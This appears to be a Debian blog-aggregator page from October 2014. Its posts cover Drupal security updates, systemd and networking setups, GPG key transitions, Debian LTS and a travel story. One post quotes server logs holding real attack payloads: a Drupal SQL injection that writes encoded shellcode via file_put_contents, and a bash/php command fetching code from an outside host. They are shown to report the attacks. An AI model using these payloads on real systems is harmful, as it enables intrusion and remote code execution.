Search Results: "tar"

17 October 2014

Gunnar Wolf: #Drupal7 sites under attack Don't panic!

Two days ago, Drupal announced version 7.32 was available. This version fixes a particularly nasty bug, allowing a SQL injection at any stage of interaction (that means, previous to the authentication taking place). As soon as I could, I prepared and uploaded Debian packages for this So if you run a Debian-provided Drupal installation, update now. The updated versions are:
sid / jessie (unstable / testing)
7.32-1
wheezy (stable)
7.14-2+deb7u7
wheezy-backports
7.32-1~bpo70+1
squeeze-backports (oldstable)
7.14-2+deb7u7~bpo60+1
And, as expected, I'm already getting several attacks on my sites. Good thing that will help you anyway: Even though it won't prevent the attack from happening, if you use suhosin, several of the attacks will be prevented. Yes, sadly suhosin has not been in a stable Debian release since Wheezy, but still... :- Partial logs. This looks like a shellcode being injected as a file created via the menu_router mechanism (shellcode snipped):
  1. Oct 16 15:22:21 lafa suhosin[3723]: ALERT - configured request variable
  2. total name length limit exceeded - dropped variable 'name[0; INSERT INTO
  3. menu_router ( path , load_functions , to_arg_functions , description ,
  4. access_callback , access_arguments ) VALUES ('deheky', '', '', 'deheky',
  5. 'file_put_contents',
  6. +0x613a323a7b693a303b733a32323a226d6f64756c65732f64626c6f672f746e777(...)
  7. );;# ]' (attacker '62.76.191.119', file '/usr/share/drupal7/index.php')
While the previous one is clearly targetting this particular bug, I'm not sure about this next one: It is just checking for some injection viability before telling me its real intentions:
  1. Oct 17 10:26:04 lafa suhosin[3644]: ALERT - configured request variable
  2. name length limit exceeded - dropped variable
  3. '/bin/bash_-c_"php_-r_\"file_get_contents(
  4. 'http://hello_hacked_jp/hello/?l'
  5. (attacker '77.79.40.195', file '/usr/share/drupal7/index.php')
So... looking at my logs from the last two days, Suhosin has not let any such attack reach Drupal (or I have been h4x0red and the logs have all been cleaned Cannot dismiss that possibility :-) ) Anyway... We shall see many such attempts in the next weeks :- [update] Yes, I'm not the only one reporting this attack in the wild. Zion Security explains the same attempt I logged: It attempts to inject PHP code so it can be easily executed remotely (and game over for the admin!) For the more curious, Tamer Zoubi explains the nature and exploitation of this bug.

Erich Schubert: Google Earth on Linux

Google Earth for Linux appears to be largely abandoned by Google, unfortunately. The packages available for download cannot be installed on a modern amd64 Debian or Ubuntu system due to dependency issues.
In fact, the adm64 version is a 32 bit build, too. The packages are really low quality, the dependencies are outdated, locales support is busted etc.
So here are hacky instructions how to install nevertheless. But beware, these instructions are a really bad hack.
  1. These instructions are appropriate for version 7.1.2.2041-r0. Do not use them for any other version. Things will have changed.
  2. Make sure your system has i386 architecture enabled. Follow the instructions in section "Configuring architectures" on the Debian MultiArch Wiki page to do so
  3. Install lsb-core, and try to install the i386 versions of these packages, too!
  4. Download the i386 version of the Google Earth package
  5. Install the package by forcing dependencies, via
    sudo dpkg --force-depends -i google-earth-stable_current_i386.deb
    
  6. As of now, your package manager will complain, and suggest to remove the package again. To make it happy, we have to hack the installed packages list. This is ugly, and you should make a backup. You can totally bust your system this way... Fortunately, the change we're doing is rather simple. As admin, edit the file /var/lib/dpkg/status. Locate the section Package: google-earth-stable. In this section, delete the line starting with Depends:. Don't add in extra newlines or change anything else!
  7. Now the package manager should believe the dependencies of Google Earth are fulfilled, and no longer suggest removal. But essentially this means you have to take care of them yourself!
Some notes on using Google Earth:

Tanguy Ortolo: Trying systemd [ OK ] Switching back to SysV [ OK ]

Since systemd is now the default init system under Debian Jessie, it got installed to my system and I had a chance to test it. The result is disappointing: it does not work well with cryptsetup, so I am switching back to SysV init and RC.The problem comes from the fact that I am using encrypted drives with cryptsetup, and while this is correctly integrated with SysV, it just sucks with systemd, where the passphrase prompt is mixed up with service start messages, a bit like that (from memory, since I did not take a picture of my system booting):
Enter passphrase for volume foobar-crypt:
[ OK ] Sta*rting serv*ice foo**
[ OK ] ***Starting service bar**
[ OK ] Starting service baz****
The stars correspond to the letters I type, and as you can see, as the passphrase prompt does not wait for my input, they get everywhere in the boot messages, and there is no clear indication that the passphrase was accepted. This looks like some pathological optimization for boot speed, where even interactive steps are run in parallel with services startup: sorry, but this is just insane. There may exist ways to work around this issue, but I do not care: SysV init works just fine with no setup at all, and I since have no real need for another init system, systemd as a replacement is only acceptable if it works at least as fine for my setup, which is not the case. Goodbye systemd, come back when you are ready.

Rhonda D'Vine: New Irssi

After a long time a new irssi upstream release hit the archive. While the most notable change in 0.8.16 was DNSSEC DANE support which is enabled (for linux, src:dnsval has issues to get compiled on kFreeBSD), the most visible change in 0.8.17 was addition of support for both 256 colors and truecolor. While the former can be used directly, for the later you have to explicitly switch the setting colors_ansi_24bit to on. A terminal support it is needed for that though. To test the 256 color support, your terminal has to support it, your TERM environment variable has to be properly set, and you can test it with the newly added /cubes alias. If you have an existing configuration, look at the Testing new Irssi wiki page which helps you get that alias amongst giving other useful tipps, too. The package currently only lives in unstable, but once it did flow over to testing I will update it in wheezy-backports, too. Enjoy!

/debian permanent link Comments: 0 Flattr this

Petter Reinholdtsen: Debian Jessie, PXE and automatic firmware installation

When PXE installing laptops with Debian, I often run into the problem that the WiFi card require some firmware to work properly. And it has been a pain to fix this using preseeding in Debian. Normally something more is needed. But thanks to my isenkram package and its recent tasksel extension, it has now become easy to do this using simple preseeding. The isenkram-cli package provide tasksel tasks which will install firmware for the hardware found in the machine (actually, requested by the kernel modules for the hardware). (It can also install user space programs supporting the hardware detected, but that is not the focus of this story.) To get this working in the default installation, two preeseding values are needed. First, the isenkram-cli package must be installed into the target chroot (aka the hard drive) before tasksel is executed in the pkgsel step of the debian-installer system. This is done by preseeding the base-installer/includes debconf value to include the isenkram-cli package. The package name is next passed to debootstrap for installation. With the isenkram-cli package in place, tasksel will automatically use the isenkram tasks to detect hardware specific packages for the machine being installed and install them, because isenkram-cli contain tasksel tasks. Second, one need to enable the non-free APT repository, because most firmware unfortunately is non-free. This is done by preseeding the apt-mirror-setup step. This is unfortunate, but for a lot of hardware it is the only option in Debian. The end result is two lines needed in your preseeding file to get firmware installed automatically by the installer:
base-installer base-installer/includes string isenkram-cli
apt-mirror-setup apt-setup/non-free boolean true
The current version of isenkram-cli in testing/jessie will install both firmware and user space packages when using this method. It also do not work well, so use version 0.15 or later. Installing both firmware and user space packages might give you a bit more than you want, so I decided to split the tasksel task in two, one for firmware and one for user space programs. The firmware task is enabled by default, while the one for user space programs is not. This split is implemented in the package currently in unstable. If you decide to give this a go, please let me know (via email) how this recipe work for you. :) So, I bet you are wondering, how can this work. First and foremost, it work because tasksel is modular, and driven by whatever files it find in /usr/lib/tasksel/ and /usr/share/tasksel/. So the isenkram-cli package place two files for tasksel to find. First there is the task description file (/usr/share/tasksel/descs/isenkram.desc):
Task: isenkram-packages
Section: hardware
Description: Hardware specific packages (autodetected by isenkram)
 Based on the detected hardware various hardware specific packages are
 proposed.
Test-new-install: show show
Relevance: 8
Packages: for-current-hardware
Task: isenkram-firmware
Section: hardware
Description: Hardware specific firmware packages (autodetected by isenkram)
 Based on the detected hardware various hardware specific firmware
 packages are proposed.
Test-new-install: mark show
Relevance: 8
Packages: for-current-hardware-firmware
The key parts are Test-new-install which indicate how the task should be handled and the Packages line referencing to a script in /usr/lib/tasksel/packages/. The scripts use other scripts to get a list of packages to install. The for-current-hardware-firmware script look like this to list relevant firmware for the machine:
#!/bin/sh
#
PATH=/usr/sbin:$PATH
export PATH
isenkram-autoinstall-firmware -l
With those two pieces in place, the firmware is installed by tasksel during the normal d-i run. :) If you want to test what tasksel will install when isenkram-cli is installed, run DEBIAN_PRIORITY=critical tasksel --test --new-install to get the list of packages that tasksel would install. Debian Edu will be pilots in testing this feature, as isenkram is used there now to install firmware, replacing the earlier scripts.

15 October 2014

Raphaël Hertzog: Freexian s second report about Debian Long Term Support

Like last month, here comes a report about the work of paid contributors to Debian LTS. Individual reports In September 2014, 3 contributors have been paid for 11h each. Here are their individual reports: Evolution of the situation Compared to last month, we have gained 5 new sponsors, that s great. We re now at almost 25% of a full-time position. But we re not done yet. We believe that we would need at least twice as many sponsored hours to do a reasonable work with at least the most used packages, and possibly four times as much to be able to cover the full archive. We re now at 39 packages that need an update in Squeeze (+9 compared to last month), and the contributors paid by Freexian did handle 11 during last month (this gives an approximate rate of 3 hours per update, CVE triage included). Open questions Dear readers, what can we do to convince more companies to join the effort? The list of sponsors contains almost exclusively companies from Europe. It s true that Freexian s offer is in Euro but the economy is world-wide and it s common to have international invoices. When Ivan Kohler asked if having an offer in dollar would help convince other companies, we got zero feedback. What are the main obstacles that you face when you try to convince your managers to get the company to contribute? By the way, we prefer that companies take small sponsorship commitments that they can afford over multiple years over granting lots of money now and then not being able to afford it for another year. Thanks to our sponsors Let me thank our main sponsors:

14 October 2014

Julian Andres Klode: Key transition

I started transitioning from 1024D to 4096R. The new key is available at: https://people.debian.org/~jak/pubkey.gpg and the keys.gnupg.net key server. A very short transition statement is available at: https://people.debian.org/~jak/transition-statement.txt and included below (the http version might get extended over time if needed). The key consists of one master key and 3 sub keys (signing, encryption, authentication). The sub keys are stored on an OpenPGP v2 Smartcard. That s really cool, isn t it? Somehow it seems that GnuPG 1.4.18 also works with 4096R keys on this smartcard (I accidentally used it instead of gpg2 and it worked fine), although only GPG 2.0.13 and newer is supposed to work.
-----BEGIN PGP SIGNED MESSAGE-----
Hash: SHA1,SHA512
Because 1024D keys are not deemed secure enough anymore, I switched to
a 4096R one.
The old key will continue to be valid for some time, but i prefer all
future correspondence to come to the new one.  I would also like this
new key to be re-integrated into the web of trust.  This message is
signed by both keys to certify the transition.
the old key was:
pub   1024D/00823EC2 2007-04-12
      Key fingerprint = D9D9 754A 4BBA 2E7D 0A0A  C024 AC2A 5FFE 0082 3EC2
And the new key is:
pub   4096R/6B031B00 2014-10-14 [expires: 2017-10-13]
      Key fingerprint = AEE1 C8AA AAF0 B768 4019  C546 021B 361B 6B03 1B00
-----BEGIN PGP SIGNATURE-----
Version: GnuPG v2
iEYEARECAAYFAlQ9j+oACgkQrCpf/gCCPsKskgCgiRn7DoP5RASkaZZjpop9P8aG
zhgAnjHeE8BXvTSkr7hccNb2tZsnqlTaiQIcBAEBCgAGBQJUPY/qAAoJENc8OeVl
gLOGZiMP/1MHubKmA8aGDj8Ow5Uo4lkzp+A89vJqgbm9bjVrfjDHZQIdebYfWrjr
RQzXdbIHnILYnUfYaOHUzMxpBHya3rFu6xbfKesR+jzQf8gxFXoBY7OQVL4Ycyss
4Y++g9m4Lqm+IDyIhhDNY6mtFU9e3CkljI52p/CIqM7eUyBfyRJDRfeh6c40Pfx2
AlNyFe+9JzYG1i3YG96Z8bKiVK5GpvyKWiggo08r3oqGvWyROYY9E4nLM9OJu8EL
GuSNDCRJOhfnegWqKq+BRZUXA2wbTG0f8AxAuetdo6MKmVmHGcHxpIGFHqxO1QhV
VM7VpMj+bxcevJ50BO5kylRrptlUugTaJ6il/o5sfgy1FdXGlgWCsIwmja2Z/fQr
ycnqrtMVVYfln9IwDODItHx3hSwRoHnUxLWq8yY8gyx+//geZ0BROonXVy1YEo9a
PDplOF1HKlaFAHv+Zq8wDWT8Lt1H2EecRFN+hov3+lU74ylnogZLS+bA7tqrjig0
bZfCo7i9Z7ag4GvLWY5PvN4fbws/5Yz9L8I4CnrqCUtzJg4vyA44Kpo8iuQsIrhz
CKDnsoehxS95YjiJcbL0Y63Ed4mkSaibUKfoYObv/k61XmBCNkmNAAuRwzV7d5q2
/w3bSTB0O7FHcCxFDnn+tiLwgiTEQDYAP9nN97uibSUCbf98wl3/
=VRZJ
-----END PGP SIGNATURE-----

Filed under: Uncategorized

Julian Andres Klode: Key transition

I started transitioning from 1024D to 4096R. The new key is available at: https://people.debian.org/~jak/pubkey.gpg and the keys.gnupg.net key server. A very short transition statement is available at: https://people.debian.org/~jak/transition-statement.txt and included below (the http version might get extended over time if needed). The key consists of one master key and 3 sub keys (signing, encryption, authentication). The sub keys are stored on an OpenPGP v2 Smartcard. That s really cool, isn t it? Somehow it seems that GnuPG 1.4.18 also works with 4096R keys on this smartcard (I accidentally used it instead of gpg2 and it worked fine), although only GPG 2.0.13 and newer is supposed to work.
-----BEGIN PGP SIGNED MESSAGE-----
Hash: SHA1,SHA512
Because 1024D keys are not deemed secure enough anymore, I switched to
a 4096R one.
The old key will continue to be valid for some time, but i prefer all
future correspondence to come to the new one.  I would also like this
new key to be re-integrated into the web of trust.  This message is
signed by both keys to certify the transition.
the old key was:
pub   1024D/00823EC2 2007-04-12
      Key fingerprint = D9D9 754A 4BBA 2E7D 0A0A  C024 AC2A 5FFE 0082 3EC2
And the new key is:
pub   4096R/6B031B00 2014-10-14 [expires: 2017-10-13]
      Key fingerprint = AEE1 C8AA AAF0 B768 4019  C546 021B 361B 6B03 1B00
-----BEGIN PGP SIGNATURE-----
Version: GnuPG v2
iEYEARECAAYFAlQ9j+oACgkQrCpf/gCCPsKskgCgiRn7DoP5RASkaZZjpop9P8aG
zhgAnjHeE8BXvTSkr7hccNb2tZsnqlTaiQIcBAEBCgAGBQJUPY/qAAoJENc8OeVl
gLOGZiMP/1MHubKmA8aGDj8Ow5Uo4lkzp+A89vJqgbm9bjVrfjDHZQIdebYfWrjr
RQzXdbIHnILYnUfYaOHUzMxpBHya3rFu6xbfKesR+jzQf8gxFXoBY7OQVL4Ycyss
4Y++g9m4Lqm+IDyIhhDNY6mtFU9e3CkljI52p/CIqM7eUyBfyRJDRfeh6c40Pfx2
AlNyFe+9JzYG1i3YG96Z8bKiVK5GpvyKWiggo08r3oqGvWyROYY9E4nLM9OJu8EL
GuSNDCRJOhfnegWqKq+BRZUXA2wbTG0f8AxAuetdo6MKmVmHGcHxpIGFHqxO1QhV
VM7VpMj+bxcevJ50BO5kylRrptlUugTaJ6il/o5sfgy1FdXGlgWCsIwmja2Z/fQr
ycnqrtMVVYfln9IwDODItHx3hSwRoHnUxLWq8yY8gyx+//geZ0BROonXVy1YEo9a
PDplOF1HKlaFAHv+Zq8wDWT8Lt1H2EecRFN+hov3+lU74ylnogZLS+bA7tqrjig0
bZfCo7i9Z7ag4GvLWY5PvN4fbws/5Yz9L8I4CnrqCUtzJg4vyA44Kpo8iuQsIrhz
CKDnsoehxS95YjiJcbL0Y63Ed4mkSaibUKfoYObv/k61XmBCNkmNAAuRwzV7d5q2
/w3bSTB0O7FHcCxFDnn+tiLwgiTEQDYAP9nN97uibSUCbf98wl3/
=VRZJ
-----END PGP SIGNATURE-----

Filed under: Uncategorized

Joachim Breitner: Switching to systemd-networkd

Ever since I read about systemd-networkd being in the making I was looking forward to try it out. I kept watching for the package to appear in Debian, or at least ITP bugs. A few days ago, by accident, I noticed that I already have systemd-networkd on my machine: It is simply shipped with the systemd package! My previous setup was a combination of ifplugd to detect when I plug or unplug the ethernet cable with a plain DHCP entry in /etc/network/interface. A while ago I was using guessnet to do a static setup depending on where I am, but I don t need this flexibility any more, so the very simple approach with systemd-networkd is just fine with me. So after stopping ifplugd and
$ cat > /etc/systemd/network/eth.network <<__END__
[Match]
Name=eth0
[Network]
DHCP=yes
__END__
$ systemctl enable systemd-networkd
$ systemctl start systemd-networkd
I was ready to go. Indeed, systemd-networkd, probably due to the integrated dhcp client, felt quite a bit faster than the old setup. And what s more important (and my main motivation for the switch): It did the right thing when I put it to sleep in my office, unplug it there, go home, plug it in and wake it up. ifplugd failed to detect this change and I often had to manually run ifdown eth0 && ifup eth0; this now works. But then I was bitten by what I guess some people call the viral nature of systemd: systemd-networkd would not update /etc/resolve.conf, but rather relies on systemd-resolved. And that requires me to change /etc/resolve.conf to be a symlink to /run/systemd/resolve/resolv.conf. But of course I also use my wireless adapter, which, at that point, was still managed using ifupdown, which would use dhclient which updates /etc/resolve.conf directly. So I investigated if I can use systemd-networkd also for my wireless account. I am not using NetworkManager or the like, but rather keep wpa_supplicant running in roaming mode, controlled from ifupdown (not sure how that exactly works and what controls what, but it worked). I found out that this setup works just fine with systemd-networkd: I start wpa_supplicant with this service file (which I found in the wpasupplicant repo, but not yet in the Debian package):
[Unit]
Description=WPA supplicant daemon (interface-specific version)
Requires=sys-subsystem-net-devices-%i.device
After=sys-subsystem-net-devices-%i.device
[Service]
Type=simple
ExecStart=/sbin/wpa_supplicant -c/etc/wpa_supplicant/wpa_supplicant-%I.conf -i%I
[Install]
Alias=multi-user.target.wants/wpa_supplicant@%i.service
Then wpa_supplicant will get the interface up and down as it goes, while systemd-networkd, equipped with
[Match]
Name=wlan0
[Network]
DHCP=yes
does the rest. So suddenly I have a system without /etc/init.d/networking and without ifup. Feels a bit strange, but also makes sense. I still need to migrate how I manage my UMTS modem device to that model. The only thing that I m missing so far is a way to trigger actions when the network configuration has changes, like I could with /etc/network/if-up.d/ etc. I want to run things like killall -ALRM tincd and exim -qf. If you know how to do that, please tell me, or answer over at Stack Exchange.

Joachim Breitner: Switching to sytemd-networkd

Ever since I read about sytemd-networkd being in the making I was looking forward to try it out. I kept watching for the package to appear in Debian, or at least ITP bugs. A few days ago, by accident, I noticed that I already have systemd-networkd on my machine: It is simply shipped with the systemd package! My previous setup was a combination of ifplugd to detect when I plug or unplug the ethernet cable with a plain DHCP entry in /etc/network/interface. A while ago I was using guessnet to do a static setup depending on where I am, but I don t need this flexibility any more, so the very simple approach with systemd-networkd is just fine with me. So after stopping ifplugd and
$ cat > /etc/systemd/network/eth.network <<__END__
[Match]
Name=eth0
[Network]
DHCP=yes
__END__
$ systemctl enable systemd-networkd
$ systemctl start systemd-networkd
I was ready to go. Indeed, systemd-networkd, probably due to the integrated dhcp client, felt quite a bit faster than the old setup. And what s more important (and my main motivation for the switch): It did the right thing when I put it to sleep in my office, unplug it there, go home, plug it in and wake it up. ifplugd failed to detect this change and I often had to manually run ifdown eth0 && ifup eth0; this now works. But then I was bitten by what I guess some people call the viral nature of systemd: sytemd-networkd would not update /etc/resolve.conf, but rather relies on systemd-resolved. And that requires me to change /etc/resolve.conf to be a symlink to /run/systemd/resolve/resolv.conf. But of course I also use my wireless adapter, which, at that point, was still managed using ifupdown, which would use dhclient which updates /etc/resolve.conf directly. So I investigated if I can use systemd-networkd also for my wireless account. I am not using NetworkManager or the like, but rather keep wpa_supplicant running in roaming mode, controlled from ifupdown (not sure how that exactly works and what controls what, but it worked). I found out that this setup works just fine with systemd-networkd: I start wpa_supplicant with this service file (which I found in the wpasupplicant repo, but not yet in the Debian package):
[Unit]
Description=WPA supplicant daemon (interface-specific version)
Requires=sys-subsystem-net-devices-%i.device
After=sys-subsystem-net-devices-%i.device
[Service]
Type=simple
ExecStart=/sbin/wpa_supplicant -c/etc/wpa_supplicant/wpa_supplicant-%I.conf -i%I
[Install]
Alias=multi-user.target.wants/wpa_supplicant@%i.service
Then wpa_supplicant will get the interface up and down as it goes, while systemd-networkd, equipped with
[Match]
Name=wlan0
[Network]
DHCP=yes
does the rest. So suddenly I have a system without /etc/init.d/networking and without ifup. Feels a bit strange, but also makes sense. I still need to migrate how I manage my UMTS modem device to that model. The only thing that I m missing so far is a way to trigger actions when the network configuration has changes, like I could with /etc/network/if-up.d/ etc. I want to run things like killall -ALRM tincd and exim -qf. If you know how to do that, please tell me, or answer over at Stack Exchange.

Gunnar Wolf: When Open Access meets the Napster anniversary

Two causally unrelated events which fit in together in the greater scheme of things ;-) In some areas, the world is better aligning to what we have been seeking for many years. In some, of course, it is not. In this case, today I found our article on the Network of Digital Repositories for our University, in the Revista Digital Universitaria [en l nea] was published. We were invited to prepare an article on this topic because this month's magazine would be devoted to Open Access in Mexico and Latin America This, because a law was recently passed that makes conditions much more interesting for the nonrestricted publication of academic research. Of course, there is still a long way to go, but this clearly is a step in the right direction. On the other hand, after a long time of not looking in that direction (even though it's a lovely magazine), I found that this edition of FirstMonday takes as its main topic Napster, 15 years on: Rethinking digital music distribution. I know that nonrestricted academic publishing via open access and nonauthorized music sharing via Napster are two very different topics. However, there is a continuous push and trend towards considering and accepting open licensing terms, and they are both points in the same struggle. An interesting data point to add is that, although many different free licenses have existed over time, Creative Commons (which gave a lot of visibility and made the discussion within the reach of many content creators) was created in 2001 13 years ago today, two years after Napster. And, yes, there are no absolute coincidences.

13 October 2014

Philipp Kern: pbuilder and pam_tmpdir

It turns out that my recent woes with pbuilder were all due to libpam-tmpdir being installed (at least two old bug reports exist about this issue: #576425 and #725434). I rather like my private temporary directory that cannot be accessed by other (potential) users on the same system. Previously I used a hook to fix this up by ensuring that the directory actually exists in the chroot, but somehow that recently broke.

A rather crude but working solution seems to be "session required pam_env.so user_readenv=1" in /etc/pam.d/sudo and "TMPDIR=/tmp" in /root/.pam_environment. One could probably skip pam_tmpdir.so for root, but I did not want to start fighting with pam-auth-update as this is in /etc/pam.d/common-session*.

John Goerzen: Update on the systemd issue

The other day, I wrote about my poor first impressions of systemd in jessie. Here s an update. I d like to start with the things that are good. I found the systemd community to be one of the most helpful in Debian, and #debian-systemd IRC channel to be especially helpful. I was in there for quite some time yesterday, and appreciated the help from many people, especially Michael. This is a nontechnical factor, but is extremely important; this has significantly allayed my concerns about systemd right there. There are things about the systemd design that impress. The dependency system and configuration system is a lot more flexible than sysvinit. It is also a lot more complicated, and difficult to figure out what s happening. I am unconvinced of the utility of parallelization of boot to begin with; I rarely reboot any of my Linux systems, desktops or servers, and it seems to introduce needless complexity. Anyhow, on to the filesystem problem, and a bit of a background. My laptop runs ZFS, which is somewhat similar to btrfs in that it s a volume manager (like LVM), RAID manager (like md), and filesystem in one. My system runs LVM, and inside LVM, I have two ZFS pools (volume groups): one, called rpool, that is unencrypted and holds mainly the operating system; and the other, called crypt, that is stacked atop LUKS. ZFS on Linux doesn t yet have built-in crypto, which is why LVM is even in the picture here (to separate out the SSD at a level above ZFS to permit parts of it to be encrypted). This is a bit of an antiquated setup for me; as more systems have AES-NI, I m going to everything except /boot being encrypted. Anyhow, inside rpool is the / filesystem, /var, and /usr. Inside /crypt is /tmp and /home. Initially, I tried to just boot it, knowing that systemd is supposed to work with LSB init scripts, and ZFS has init scripts with carefully-planned dependencies. This was evidently not working, perhaps because /lib/systemd/systemd/ It turns out that systemd has a few assumptions that turn out to be less true with ZFS than otherwise. ZFS filesystems are normally not mounted via /etc/fstab; a ZFS pool has internal properties about which dataset gets mounted where (similar to LVM s actions after a vgscan and vgchange -ay). Even though there are ordering constraints in the units, systemd is writing files to /var before /var gets mounted, resulting in the mount failing (unlike ext4, ZFS by default will reject an attempt to mount over a non-empty directory). Partly this due to the debian-fixup.service, and partly it is due to systemd reacting to udev items like backlight. This problem was eventually worked around by doing zfs set mountpoint=legacy rpool/var, and then adding a line to fstab ( rpool/var /var zfs defaults 0 2 ) for /var and its descendent filesystems. This left the problem of /tmp; again, it wasn t getting mounted soon enough. In this case, it required crypttab to be processed first, and there seem to be a lot of bugs in the crypttab processing in systemd (more on that below). I eventually worked around that by adding After=cryptsetup.target to the zfs-import-cache.service file. For /tmp, it did NOT work to put it in /etc/fstab, because then it tried to mount it before starting cryptsetup for some reason. It probably didn t help that the system s cryptdisks.service is a symlink to /dev/null, a fact I didn t realize until after a lot of needless reboots. Anyhow, one thing I stumbled across was poor console control with systemd. On numerous occasions, I had things like two cryptsetup processes trying to read a password, plus an emergency mode console trying to do so. I had this memorable line of text at one point: (or type Control-D to continue): Please enter passphrase for disk athena-crypttank (crypt)! [ OK ] Stopped Emergency Shell. And here we venture into unsatisfying territory with systemd. One answer to this in IRC was to install plymouth, which apparently serializes console I/O. However, plymouth is an attractive boot animation in place of the text messages that normally get shown. I don t want an attractive boot animation . Nevertheless, neither systemd-sysv nor cryptsetup depends on plymouth, so by default, the prompt for a password at boot is obscured by various other text. Worse, plymouth doesn t support serial consoles, so at the moment booting a system that uses LUKS with systemd over a serial console is a matter of blind luck of typing the right password at the right time. In the end, though, the system booted and after a few more tweaks, the backlight buttons do their thing again. Whew! Update 2014-10-13: uau pointed out that Plymouth is more than a bootsplash, and can work with serial consoles, despite the description of the package. I stand corrected on that. (It is still the case, however, that packages don t depend on it where they should, and the default experience for people using cryptsetup is not very good.)

Steve McIntyre: Successful Summer of Code in Linaro

It's past time I wrote about how Linaro's students fared in this year's Google Summer of Code. You might remember me posting earlier in the year when we welcomed our students. We started with 3 student projects at the beginning of the summer. One of the students unfortunately didn't work out, but the other two were hugely successful. Gaurav Minocha was a graduate student at the University of British Columbia, Vancouver, Canada. He worked on Linux Flattened Device Tree Self-checking, mentored by Grant Likely from Linaro's Office of the CTO. Gaurav achieved all of his project's goals, and he was invited to Linaro's recent Linaro Connect USAConnect conference in California to meet people and and talk about his project. He and Grant presented a session on their work; it was filmed, and video is online. Grant said he was very happy with Gaurav's "strong, solid performance" during the project. Varad Gautam was a student at Birla Institute of Technology and Science, Pilani, India. He succeeded in porting UEFI to the BeagleBone Black. Leif Lindholm from the Linaro Enterprise Group was his mentor for the summer. At the end of the summer, Varad delivered a UEFI port ready for booting Linux and his code was included in Linaro's September UEFI release. Leif said that he was "very pleased with Varad's self sufficiency and ability to pick up an entirely new software project very quickly". We were hoping to invite Gaurad to Connect in California also, but travel document delays got in the way. With luck we'll see him at the next Connect in Hong Kong in February 2015. Well done, guys! It was great to work with these young developers for the summer, and we wish them lots more success in their future endeavours. Google have also just confirmed that they will be running the Summer of Code program again in 2015. I'm hoping that Linaro will be accepted again next year as a mentoring organisation. I'll post more about that early next year.

12 October 2014

Iustin Pop: Day trip on the Olympic Peninsula

Day trip on the Olympic Peninsula TL;DR: drove many kilometres on very nice roads, took lots of pictures, saw sunshine and fog and clouds, an angry ocean and a calm one, a quiet lake and lots and lots of trees: a very well spent day. Pictures at http://photos.k1024.org/Daytrips/Olympic-Peninsula-2014/. Sometimes I travel to the US on business, and as such I've been a few times in the Seattle area. Until this summer, when I had my last trip there, I was content to spend any extra days (weekend or such) just visiting Seattle itself, or shopping (I can spend hours in the REI store!), or working on my laptop in the hotel. This summer though, I thought - I should do something a bit different. Not too much, but still - no sense in wasting both days of the weekend. So I thought maybe driving to Mount Rainier, or something like that. On the Wednesday of my first week in Kirkland, as I was preparing my drive to the mountain, I made the mistake of scrolling the map westwards, and I saw for the first time the Olympic Peninsula; furthermore, I was zoomed in enough that I saw there was a small road right up to the north-west corner. Intrigued, I zoomed further and learned about Cape Flattery ( the northwestern-most point of the contiguous United States! ), so after spending a bit time reading about it, I was determined to go there. Easier said than done - from Kirkland, it's a 4h 40m drive (according to Google Maps), so it would be a full day on the road. I was thinking of maybe spending the night somewhere on the peninsula then, in order to actually explore the area a bit, but from Wednesday to Saturday it was a too short notice - all hotels that seemed OK-ish were fully booked. I spent some time trying to find something, even not directly on my way, but I failed to find any room. What I did manage to do though, is to learn a bit about the area, and to realise that there's a nice loop around the whole peninsula - the 104 from Kirkland up to where it meets the 101N on the eastern side, then take the 101 all the way to Port Angeles, Lake Crescent, near Lake Pleasant, then south toward Forks, crossing the Hoh river, down to Ruby Beach, down along the coast, crossing the Queets River, east toward Lake Quinault, south toward Aberdeen, then east towards Olympia and back out of the wilderness, into the highway network and back to Kirkland. This looked like an awesome road trip, but it is as long as it sounds - around 8 hours (continuous) drive, though skipping Cape Flattery. Well, I said to myself, something to keep in mind for a future trip to this area, with a night in between. I was still planning to go just to Cape Flattery and back, without realising at that point that this trip was actually longer (as you drive on smaller, lower-speed roads). Preparing my route, I read about the queues at the Edmonds-Kingston ferry, so I was planning to wake up early on the weekend, go to Cape Flattery, and go right back (maybe stop by Lake Crescent). Saturday comes, I - of course - sleep longer than my trip schedule said, and start the day in a somewhat cloudy weather, driving north from my hotel on Simonds Road, which was quite nicer than the usual East-West or North-South roads in this area. The weather was becoming nicer, however as I was nearing the ferry terminal and the traffic was getting denser, I started suspecting that I'll spend a quite a bit of time waiting to board the ferry. And unfortunately so it was (photo altered to hide some personal information): Waiting for the ferry. The weather at least was nice, so I tried to enjoy it and simply observe the crowd - people were looking forward to a weekend relaxing, so nobody seemed annoyed by the wait. After almost half an hour, time to get on the ferry - my first time on a ferry in US, yay! But it was quite the same as in Europe, just that the ship was much larger. Once I secured the car, I went up deck, and was very surprised to be treated with some excellent views: Harbour view Looking towards the sun   and away from it The crossing was not very short, but it seemed so, because of the view, the sun, the water and the wind. Soon we were nearing the other shore; also, see how well panorama software deals with waves :P! Near the other shore And I was finally on the "real" part of the trip. The road was quite interesting. Taking the 104 North, crossing the "Hood Canal Floating Bridge" (my, what a boring name), then finally joining the 101 North. The environment was quite varied, from bare plains and hills, to wooded areas, to quite dense forests, then into inhabited areas - quite a long stretch of human presence, from the Sequim Bay to Port Angeles. Port Angeles surprised me: it had nice views of the ocean, and an interesting port (a few big ships), but it was much smaller than I expected. The 101 crosses it, and in less than 10 minutes or so it was already over. I expected something nicer, based on the name, but Anyway, onwards! Soon I was at a crossroads and had to decide: I could either follow the 101, crossing the Elwha River and then to Lake Crescent, then go north on the 113/112, or go right off 101 onto 112, and follow it until close to my goal. I took the 112, because on the map it looked "nicer", and closer to the shore. Well, the road itself was nice, but quite narrow and twisty here and there, and there was some annoying traffic, so I didn't enjoy this segment very much. At least it had the very interesting property (to me) that whenever I got closer to the ocean, the sun suddenly disappeared, and I was finding myself in the fog: Foggy road So my plan to drive nicely along the coast failed. At one point, there was even heavy smoke (not fog!), and I wondered for a moment how safe was to drive out there in the wilderness (there were other cars though, so I was not alone). Only quite a bit later, close to Neah Bay, did I finally see the ocean: I saw a small parking spot, stopped, and crossing a small line of trees I found myself in a small cove? bay? In any case, I had the impression I stepped out of the daily life in the city and out into the far far wilderness: Dead trees on the beach Trees growing on a rock Small panorama of the cove There was a couple, sitting on chairs, just enjoying the view. I felt very much intruding, behaving like I did as a tourist: running in, taking pictures, etc., so I tried at least to be quiet . I then quickly moved on, since I still had some road ahead of me. Soon I entered Neah Bay, and was surprised to see once more blue, and even more blue. I'm a sucker for blue, whether sky blue or sea blue , so I took a few more pictures (watch out for the evil fog in the second one): View towards Neah Bay port Sea view from Neah Bay Well, the town had some event, and there were lots of people, so I 